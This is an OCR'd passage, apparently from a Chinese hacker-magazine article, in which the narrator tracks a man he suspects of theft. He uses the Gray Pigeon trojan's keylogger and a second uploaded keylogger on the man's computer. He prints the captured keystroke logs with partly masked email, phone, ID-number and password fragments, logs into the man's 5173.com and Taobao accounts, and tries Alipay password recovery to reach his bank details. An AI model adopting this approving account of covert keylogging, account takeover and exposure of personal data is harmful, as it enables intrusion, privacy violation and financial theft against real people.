


图18


关于这个软件的使用我就不多说了，不知道的朋友可以通过google搜索一下（小编注：NeoTrace确实是一款不错的图形

化的国外追踪软件，在早期的黑客X档案中曾经介绍过。不过由于NeoTrace是国外编写的，因此对于国外主机的追踪效果还算不错，可以追踪到对方主机的所在城市，但对于国内主机，效果却不怎么好）。

在随后的几天监视中，我发现箱子里的信确实是他动的，并且还在5173.com进行了拍卖，于是我启动了灰鸽子的键盘记录，灰鸽子成功的记录下了他在5173.com上的用户名b**n，密码同样是553***0，如图17。

我们登录上去，看是否正确，如图18。

因为我不能每天就这么监视着他，所以为了方便，我又上传了一个别的键盘记录工具，自动在他C盘生成了一个文件并保存所有的击键记录。几天后我查看击键记录，发现这家伙在腾讯照片系统投简历，如图19。


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


2006-11-11 17:57:23========窗口标题：自动完成

2006-11-11 17:57:33========窗口标题：腾讯招聘系统 - Microsoft Internet Explorer
w[退格键]沉溺观念[退格键][退格键][退格键][退格键]陈宁
198　2@qq.com　198...2 342126198......176
↓↓↓↑↓↓↑↓↓ zho[退格键][退格键][退格键]中国电视[退格键][退格键][退格键][退格键]重点市大[退格键][退格键][退格键]中央电视大学计算机网络　全国登记[退格键][退格键]四级　计算机等级本人也许[退格键][退格键][退格键][退格键][退格键]本人[退格键][退格键]本人也许能力不好，但是我有奋发的[退格键][退格键][退格键]奋斗的精神，<回车>
刻苦钻研的毅力，每个人也许不是自己[退格键][退格键]天[退格键][退格键][退格键][退格键][退格键]天生什么都不会，。[退格键][退格键]。<回车>
一切的一切都是考[退格键]靠着自己的理想和努力来奋斗成功的目标。<回车>
本人大字[退格键][退格键]应聘职位要求<回车>
只要能干的都可以。<回车>
薪水无所谓。<回车>
学到支持[退格键][退格键]学到支持[退格键][退格键]知识才是我的目标。

2006-11-11 18:01:55========窗口标题：找不到服务器 - Microsoft Internet Explorer

图19

怪不得他开始跟我说是腾讯的技术主管，投了简历后再发给我看的，而图中也又一次暴露了他的身份证号。他在腾讯照片系统的用户名和密码也被记录了下来，其中138567***10是他本人的手机号，这个在第一次的调查中也已经得到了，如图20。


2006-11-11 17:51:12--------窗口标题：与 ★ 星★ 聊天中

2006-11-11 17:52:32--------窗口标题：腾讯招聘系统 - Microsoft Internet Explorer
138567↓<回车>
13856 ...10　553 ..0<回车>
198...2@qq.com　553...0<回车>

2006-11-11 17:53:21--------窗口标题：自动完成

2006-11-11 17:53:25--------窗口标题：腾讯招聘系统 - Microsoft Internet Explorer
shenne<回车>
138567 09[退格键][退格键]198...2↓<回车>
13856 10

图20




图21

前面我已经得到了他的支付宝帐号b**n5*1@126.com，那就使用553***0作为密码登录一下taobao，看看密码对不对，登录成功了，如图21，又是这个白痴密码，它的功劳可够大的，使用过taobao的用户都应该知道支付宝是与银行帐户绑定在一起的，我决定继续追下去没准能搞到他的银行信息呢。登录支付宝，却提示这个密码是错误的，好在还提供了一个找回密码的功能，如图22。




图22

